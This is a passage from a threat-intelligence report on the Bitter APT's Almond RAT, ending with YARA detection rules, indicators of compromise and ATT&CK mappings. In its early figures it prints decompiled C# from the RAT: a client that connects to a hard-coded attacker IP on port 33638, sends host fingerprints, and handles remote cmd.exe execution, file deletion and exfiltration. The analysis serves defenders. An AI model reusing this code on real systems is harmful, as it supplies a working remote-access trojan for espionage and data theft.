The StartClient function implements the socket-based C2 communication interface for Almond RAT. In the samples we observed there were no domains or dynamic DNS services but only IPv4 addresses used to connect back to the threat actors. A characteristic property of the RAT is the usage of the tcp port 33638 . When first contacting the C2 server Almond RAT transmits gathered system information like hostname, OS version, internal IP address and MAC address and storage identifiers (disk info is not transmitted) to fingerprint the infected system. A 1024 byte buffer is used for the C2 communication.

```
public static void StartClient()
{
    try
    {
        new CipherText();
        Dns.GetHostEntry(Dns.GetHostName());
        new CipherText();
        SystemAttribute systemAttribute = new SystemAttribute();
        new CipherText();
        string ipString = "64.44.131.109";
        string text = null;
        string osName = systemAttribute.GetOsName();
        IPAddress ipaddress = IPAddress.Parse(ipString);
        text = systemAttribute.GetSystemName();
        DriveInfo[] getallDrives = systemAttribute.GetallDrives;
        IPEndPoint ipendPoint = new IPEndPoint(ipaddress, StateObject.portno);
        Socket socket = null;
        socket = new Socket(ipaddress.AddressFamily, SocketType.Stream, ProtocolType.Tcp);
        for (;;)
        {
            try
            {
                socket.Connect(ipendPoint);
            }
            catch (Exception)
            {
                Thread.Sleep(20000);
                continue;
            }
            break;
        }
        string macid = systemAttribute.GetMacid();
        string systemInfo = string.Concat(new string[] { text, "*", macid, "*", osName });
        Program.sendingSysInfo(ipendPoint, socket, ipaddress, systemInfo);
        new CommWithServer(socket).StartCommWithServer();
    }
    catch
    {
        Thread.Sleep(10000);
        Program.StartClient();
    }
}

static StateObject()
{
    StateObject.portno = 33638;
    StateObject.BufSize = 1024;
}
```

Figure 23: StartClient function

Capabilities & C2 communication

Next well will further investigate the functionality of Almond RAT. At the beginning of the StartCommWithServer function the RAT sets a random receive timeout between 20 and 30 seconds for the socket. The analyzed sample accepts seven different commands in total. The REFRESH command is used as a heartbeat signal, letting the C2 server know that the RAT is still active and will reply with a simple OK.

The DRIVE command returns a list of connected storage devices.

With the DELETE* command the attackers can delete accessible files by supplying a path. In case of e.g. insufficient permissions it will return the exception. The * in the command string is used as a separator between the command and the

file path.

```
try
{
    this.Sender.ReceiveTimeout = random.Next(20, 30) * 1000;
    this.size = this.Sender.Receive(this.receivedBuffer);
    text = Encoding.Unicode.GetString(this.receivedBuffer, 0, this.size);
    if (text == "REFRESH")
    {
        this.Sender.Send(Encoding.Unicode.GetBytes("OK"));
    }
    else if (text == "DRIVE")
    {
        SystemAttribute systemAttribute = new SystemAttribute();
        this.Sender.Send(Encoding.Unicode.GetBytes(systemAttribute.GetDriveInfo()));
    }
if (text.StartsWith("DELETE*"))
{
    string path2 = text.Split(new char[] { '*' })[1];
    try
    {
        File.Delete(path2);
        this.Sender.Send(Encoding.Unicode.GetBytes("OK"));
        continue;
    }
    catch (Exception ex)
    {
        this.Sender.Send(Encoding.Unicode.GetBytes(ex.Message));
        continue;
    }
}
```

Figure 24: Basic C2 functionality

Almond RAT allows for the execution of arbitrary commands via a wrapped cmd.exe instance. It has its own implementation for directory changes via cd and directory listings via OK. The CMD command uses a tilde instead of an asterisk to separate the parts of the command.

```
if (text.StartsWith("CMD~"))
{
    string[] array7 = text.Split(new char[] { '~' });
    if (array7[1].ToUpper() == "CD" || array7[1].ToUpper() == "/c CD")
    {
        if (array7.Length == 3)
        {
            if (!string.IsNullOrEmpty(array7[2]))
            {
                Directory.SetCurrentDirectory(array7[2]);
                this.Sender.Send(Encoding.Unicode.GetBytes(Directory.GetCurrentDirectory()));
            }
            else
            {
                this.Sender.Send(Encoding.Unicode.GetBytes(Directory.GetCurrentDirectory()));
            }
        }
    }
    else if (array7[1] == "OK")
    {
        this.Sender.Send(Encoding.Unicode.GetBytes(Directory.GetCurrentDirectory()));
    }
    else
    {
        string text5 = this.CommandPrompt(array7[1]);
        if (string.IsNullOrEmpty(text5))
        {
            this.Sender.Send(Encoding.Unicode.GetBytes("[Command Executed Successfully]"));
        }
        else
        {
            this.Sender.Send(Encoding.Unicode.GetBytes(text5));
        }
    }
}
else if (!text.Contains("OK") && string.IsNullOrEmpty(text))
{
    break;
}
```

Figure 25: Command execution

In addition to the functionality of listing directories and files via the command prompt the RAT also supports a quite involved DIR* command. It is capable of verifying file accessibility and displaying meta data like the last file write-time.



Figure 26: Directory and File listings

Since Bitters main objective is espionage they need a way to exfiltrate data to the C2 server from the system, which is done via the DOWNLOAD* command.

To drop more malware or other files onto the system it also supports the UPLOAD* command which uses the following file naming scheme: yyyyMMdd-hhmmss_filename



Figure 27: DOWNLOAD* and UPLOAD* functions

In case the RAT receives an unknown command from the operator it will return the message XXX to indicate the error.

Figure 28: Exception handling in case of an unknown command

Almond RATs main purposes seem to be file system discovery, data exfiltration and a way to load more tools/establish persistence. The design of the tools seems to be layed out in way that it can be quickly modified and adapted to the current attack scenario.

Hosting Infrastructure / Network Indicators

WHOIS and DNS Records

The staging server for the Downloader and the staging server for the RAT are hosted with Host Sailor. The Command&Control server for the Downloader is hosted with Namecheap and the one for Almond RAT is hosted with Nexeon Technologies. Except for the samples analysed in this report there was no other significant malware activity detected with these four domains.

Staging server ZxxZ downloader

Domain	**emshedulersvc[.]com**
Registrar	ENOM Inc.
Hoster	Host Sailor Ltd.
Created	10.05.2022 – 91.195.240[.]103
Updated	12.05.2022 – 194.36.191[.]196

C2 server ZxxZ downloader

Domain	**huandocimama[.]com**
Registrar	Namecheap Inc.
Hoster	Namecheap Inc.
Created	19.08.2021 – 162.0.232[.]109
Updated	N/A

Staging server third stage

Domain	**diyefosterfeeds[.]com**
Registrar	ENOM Inc.
Hoster	Host Sailor Ltd.
Created	02.02.2022 – 194.36.191[.]196
Updated	N/A

Almond RAT C2 server

Domain	**64.44.131[.]109**
Hoster	Nexeon Technologies Inc.
ASN	AS20278
Created	27.02.2014

While investigating these DNS entries we also noticed that on the 30.05.2022 a new record for spurshipbroker[.]com on 194.36.191[.]196 was created. This domain seems to be a so-called “typosquat” (impersonation) of spurshipbrokers[.]com, an Indian Marine Shipping and Transport company. This record stood out between seemingly legitimate webhosting and typosquats for banking sites on this Webhost/IP used by Bitter. While we do not have further evidence at this point in time that this is related to the Bitter activity it certainly does fit the approach of the group and the Naval-themed lure.

Yara Rules

The Yara rule set we created for this report can be found below, in our Github Repository: SIFalcon/Detection and on Abuse.ch Yaraify.

```
/*
Yara Rule Set
Author: SECUINFRA Falcon Team
Date: 2022-06-23
Identifier: 0x03-yara_win-Bitter_T-APT-17
Reference: “https://www.secuinfra.com/en/techtalk/whatever-floats-your-boat-bitter-apt-continues-to-target-bangladesh”
*/

/* Rule Set ———————————————————————— */

rule APT_Bitter_Maldoc_Verify {

meta:
description = “Detects Bitter (T-APT-17) shellcode in oleObject (CVE-2018-0798)”
author = “SECUINFRA Falcon Team (@SI_FalconTeam)”
tlp = “WHITE”
reference = “https://www.secuinfra.com/en/techtalk/whatever-floats-your-boat-bitter-apt-continues-to-target-bangladesh”
date = “2022-06-01”
hash0 = “0c7158f9fc2093caf5ea1e34d8b8fffce0780ffd25191fac9c9b52c3208bc450”
hash1 = “bd0d25194634b2c74188cfa3be6668590e564e6fe26a6fe3335f95cbc943ce1d”
hash2 = “3992d5a725126952f61b27d43bd4e03afa5fa4a694dca7cf8bbf555448795cd6”

strings:
// This rule is meant to be used for verification of a Bitter Maldoc
// rather than a hunting rule since the oleObject it is matching is
// compressed in the doc zip

$xor_string0 = “LoadLibraryA” xor
$xor_string1 = “urlmon.dll” xor
$xor_string2 = “Shell32.dll” xor
$xor_string3 = “ShellExecuteA” xor
$xor_string4 = “MoveFileA” xor
$xor_string5 = “CreateDirectoryA” xor
$xor_string6 = “C:\\Windows\\explorer” xor
$padding = {00000112834100000112834100000112834200000112834 2}

condition:
3 of ($xor_string*)
and $padding
}

rule APT_Bitter_ZxxZ_Downloader {

meta:
description = “Detects Bitter (T-APT-17) ZxxZ Downloader”
```

```
author = “SECUINFRA Falcon Team (@SI_FalconTeam)”
tlp = “WHITE”
reference = ” https://www.secuinfra.com/en/techtalk/whatever-floats-your-boat-bitter-apt-continues-to-target-bangladesh”
date = “2022-06-01”
hash0 = “91ddbe011f1129c186849cd4c84cf7848f20f74bf512362b3283d1ad93be3e42”
hash1 = “90fd32f8f7b494331ab1429712b1735c3d864c8c8a2461a5ab67b05023821787”
hash2 = “69b397400043ec7036e23c225d8d562fdcd3be887f0d076b93f6fcaae8f3dd61”
hash3 = “3fdf291e39e93305ebc9df19ba480ebd60845053b0b606a620bf482d0f09f4d3”
hash4 = “fa0ed2faa3da831976fee90860ac39d50484b20bee692ce7f0ec35a15670fa92”

strings:
// old ZxxZ samples / decrypted strings
$old0 = “MsMp” ascii
$old1 = “SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion” ascii
$old2 = “&&user=” ascii
$old3 = “DN-S” ascii
$old4 = “RN_E” ascii

// new ZxxZ samples
$c2comm0 = “GET /” ascii
$c2comm1 = “profile” ascii
$c2comm2 = “.php?” ascii
$c2comm3 = “data=” ascii
$c2comm4 = “Update” ascii
$c2comm5 = “TTT” ascii

condition:
uint16(0) == 0x5a4d
and filesize > 39KB // Size on Disk/1.5
and filesize < 2MB // Size of Image*1.5

and (all of ($old*)) or (all of ($c2comm*))

}

import “pe”
import “dotnet”

rule APT_Bitter_Almond_RAT {

meta:
description = “Detects Bitter (T-APT-17) Almond RAT (.NET)”
author = “SECUINFRA Falcon Team (@SI_FalconTeam)”
tlp = “WHITE” reference = ” https://www.secuinfra.com/en/techtalk/whatever-floats-your-boat-bitter-apt-continues-to-target-bangladesh”
date = “2022-06-01” hash = “55901c2d5489d6ac5a0671971d29a31f4cdfa2e03d56e18c1585d78547a26396”

strings:
$function0 = “GetMacid” ascii
$function1 = “StartCommWithServer” ascii
$function2 = “sendingSysInfo” ascii
$dbg0 = “*|END|*” wide
$dbg1 = “FILE>” wide
$dbg2 = “[Command Executed Successfully]” wide
```

```
condition:
uint16(0) == 0x5a4d
and dotnet.version == "v4.0.30319"
and filesize > 12KB // Size on Disk/1.5
and filesize < 68KB // Size of Image*1.5
and any of ($function*)
and any of ($dbg*)
}

rule APT_Bitter_PDB_Paths {

meta:
description = "Detects Bitter (T-APT-17) PDB Paths"
author = "SECUINFRA Falcon Team (@SI_FalconTeam)"
tlp = "WHITE"
reference = "https://www.secuinfra.com/en/techtalk/whatever-floats-your-boat-bitter-apt-continues-to-target-bangladesh"
date = "2022-06-22"
hash0 = "55901c2d5489d6ac5a0671971d29a31f4cdfa2e03d56e18c1585d78547a26396"

strings:
// Almond RAT
$pdbPath0 = "C:\\Users\\Window 10 C\\Desktop\\COMPLETED WORK\\" ascii
$pdbPath1 = "stdrcl\\stdrcl\\obj\\Release\\stdrcl.pdb"

// found by Qi Anxin Threat Intellingence Center
// reference: https://mp.weixin.qq.com/s/8j_rHA7gdMxY1_X8alj8Zg
$pdbPath2 = "g:\\Projects\\cn_stinker_34318\\"
$pdbPath3 = "renewedstink\\renewedstink\\obj\\Release\\stimulies.pdb"

condition:
uint16(0) == 0x5a4d
and any of ($pdbPath*)
}
```

Indicators of Compromise

Samples

All of the samples mentioned in this report have been made available through the public Malware repositories MalwareBazaar and Malshare for verification and further research.

Maldoc

Filename: Repair of different csoc cstc, china supplied system – BNS BIJOY.xlsx
MD5: 1bf615946ad9ea7b5a282a8529641bf6
SHA1: 358867f105b517624806c3315c5426803f7c42a7
SHA256: bc03923e3cc2895893571068fd20dd0bc626764d06a009b91dac27982e40a085

Extracted oleObject:

MD5: a1d9e1dccfbba118d52f95ec6cc7c943
SHA1: 8efa4d5574a0c80733e9824ec146521385a68424
SHA256: 0c7158f9fc2093caf5ea1e34d8b8fffce0780ffd25191fac9c9b52c3208bc450

ZxxZ / Muuy Downloader

Filename: vc
MD5: 6e4b4eb701f3410ebfb5925db32b25dc
SHA1: c330ef43bbee001296c6c120cf68e4c90d078d9c
SHA256: 91ddbe011f1129c186849cd4c84cf7848f20f74bf512362b3283d1ad93be3e42

Almond RAT

Filename: stdrcl.exe
MD5: 71e1cfb5e5a515cea2c3537b78325abf
SHA1: bcc9e35c28430264575831e851182eca7219116f
SHA256: 55901c2d5489d6ac5a0671971d29a31f4cdfa2e03d56e18c1585d78547a26396

Modified assembly with decrypted strings:

MD5: d58e6f93bd1eb81eacc965d530709246
SHA1: a47aec515f303ae7f427d98fc69fe828fa9c6ec6
SHA256: d83cb82be250604b2089a1198cedd553aaa5e8838b82011d6999bc6431935691

Host-based Indicators

File paths associated with the Downloader
C:\$Drw\dsw
C:\$Drw\fsutil.exe

Almond RAT Mutex
saebamini.com SingletonApp

Network-based Indicators

emshedulersvc[.]com/vc/vc
m.huandocimama[.]com
diyefosterfeeds[.]com

91.195.240[.]103
194.36.191[.]196
162.0.232[.]109
64.44.131[.]109

MITRE ATT&CK TTPs

First stage – Initial Compromise

Tactic	Technique	Description	Observable
Resource Development	Stage Capabilities: Upload Malware (T1608.001	Bitter is using legitimate webhosting services to stage malware	Hosters: HostSailor, Namecheap
Initial Access	Phishing: Spearphishing Attachment (T1566.001)	Bitter is distributing malicious Microsoft Office documents with military / naval lures	Filename: Repair of different csoc cstc, china supplied system – BNS BIJOY.xlsx
Execution	Exploitation for Client Execution (T1203)	Exploitation of the Microsoft Office Equation Editor via a Memory Corruption (CVE-2018-0798)	OLE file with stream named: Equation Native

Intermediate Stage – Downloading additional tooling

Tactic	Technique	Description	Observable
Defense Evasion	Obfuscated Files or Information (T1027)	Important strings in ZxxZ/MuuyDownloader executables are XOR encrypted	Example string: vSCbLAsUGPVbnCW
Reconnaissance	Gather Victim Host Information: Software (T1592.002)	ZxxZ/MuuyDownloader fingerprints the attacked system	Requested URL: hxxp://m.huandocimama[.]com/JvQKLsTYuMe/xAexyBbnDxW/profil profiles=<USERNAME_HOSTNAME>
Command and Control	Ingress Tool Transfer (T1105)	ZxxZ/MuuyDownloader is capable of downloading files from the C2 onto the system	Command: UPLOAD*filepath, File naming scheme: yyyyMMdd-hhmmss_filename

Final stage – Espionage

Tactic	Technique	Description	Observable
Defense Evasion	Obfuscated Files or Information (T1027)	Important strings in Almond RAT executables are encrypted using AES-CBC	Encrypted: 4CjJPGsn5qweV7CEMgTzXtD/2oxaXj/Cddgsjl8tJGU=, Decrypted: 64.44.131.109
Reconnaissance	Gather Victim Host Information: Software (T1592.002)	Almond RAT fingerprints the attacked system	Generated Fingerprint: HOSTNAME*MAC_ADDRESS*OS_VERSION
Command and Control	Non-Standard Port (T1571)	Almond RAT communicates with the C2 via a non-standard port	Network port: 33638/tcp
Command and Control	Ingress Tool Transfer (T1105)	Almond RAT is capable of downloading files from the C2 onto the system	Command: UPLOAD*filepath, Network Port: 33638/tcp
Exfiltration	Exfiltration over C2 Channel (T1041)	Almond RAT is capable of uploading accessible files from the system to a C2 server	Command: DOWNLOAD*filepath, Network Port: 33638/tcp
Exfiltration	Data Transfer Size Limits (T1030)	Almond RAT is using a 1024 byte buffer for C2	Network buffer: 1024 bytes

		communication and Exfiltration	
Discovery	File and Directory Discovery (T1083)	Almond RAT is capable of enumerating directories and files	Command: DIR*
Impact	Data Destruction (T1485)	Almond RAT is capable of deleting accessible files on the system	Command: DELETE*filepath

Conclusion

The Bitter threat group is continues to use their exploitation approach in Asia with themed lures and internal changes to avoid existing detections. To protect from such attacks network and endpoint detection and response measures should be put into place and commonly exploited software like Microsoft Office should be patched regularly. We will continue to monitor this threat group and report on changes in their Tactics, Techniques and Procedures.

Thank you for taking the time to read our analysis report! If you would like to stay up to date with our research consider following us on Twitter.
